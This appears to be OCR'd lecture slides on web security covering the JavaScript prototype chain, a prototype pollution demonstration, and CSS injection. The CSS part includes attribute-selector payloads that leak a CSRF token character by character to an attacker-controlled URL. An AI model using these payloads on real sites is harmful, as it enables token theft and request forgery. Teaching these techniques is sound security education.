

myobj
prop1
prop2
__proto__
123
kaibro
Object.prototype
__defineGetter__
toString()
...
__proto__
. . .
. . .
null

Prototype Chain

```
> myobj2 = { prop3: 3, prop4: 4}
< {prop3: 3, prop4: 4}
```


```
> myobj = { prop1: 1, prop2: 2,
  __proto__: myobj2 }
< {prop1: 1, prop2: 2}
```

```
> myobj.prop3
< 3
```


myobj
prop1
prop2
__proto__
1
2
myobj2
prop3
prop4
__proto__
3
4
Object.prototype
__defineGetter__
toString()
...
__proto__
. . .
. . .
null

Prototype Chain

- JS 尋找屬性時，會去遍歷 Prototype Chain
    - 在 obj1 找 prop1
    - 找不到，則沿著 __proto__ 去 obj2 找
    - . . .
- __proto__ 走到最底會撞到 null



Prototype Pollution

```
> user = []
< []
```

```
> foo = []
< []
```

```
> foo["__proto__"]["password"] = "gg"
< "gg"
```

```
> user.password
< "gg"
```

CSS Injection

- 同字面上意思
- 你可以對頁面的 CSS 內容做插入
- CSS 跟 JS 有個很大不同點
  - 容錯率高，會忽略不合語法部分

CSS Injection

- 常見利用
  - 在 IE 瀏覽器可以透過 expression() 做 XSS
  - 透過 import URL 來撈受害者 Referer (參數可能帶有敏感資訊)
  - 使用 CSS Selector 讀取部分 HTML Source，例如 CSRF Token

CSS Injection

- `input[name=csrf][value^="1"]{background:url(http://ip/1)}` ✗
- `input[name=csrf][value^="2"]{background:url(http://ip/2)}` ✓
- `input[name=csrf][value^="2a"]{background:url(http://ip/2a)}` ✗
- `input[name=csrf][value^="2e"]{background:url(http://ip/2e)}` ✓
- ...

HW - ???

Thank you for listening !

@KAIKAIBRO

w181496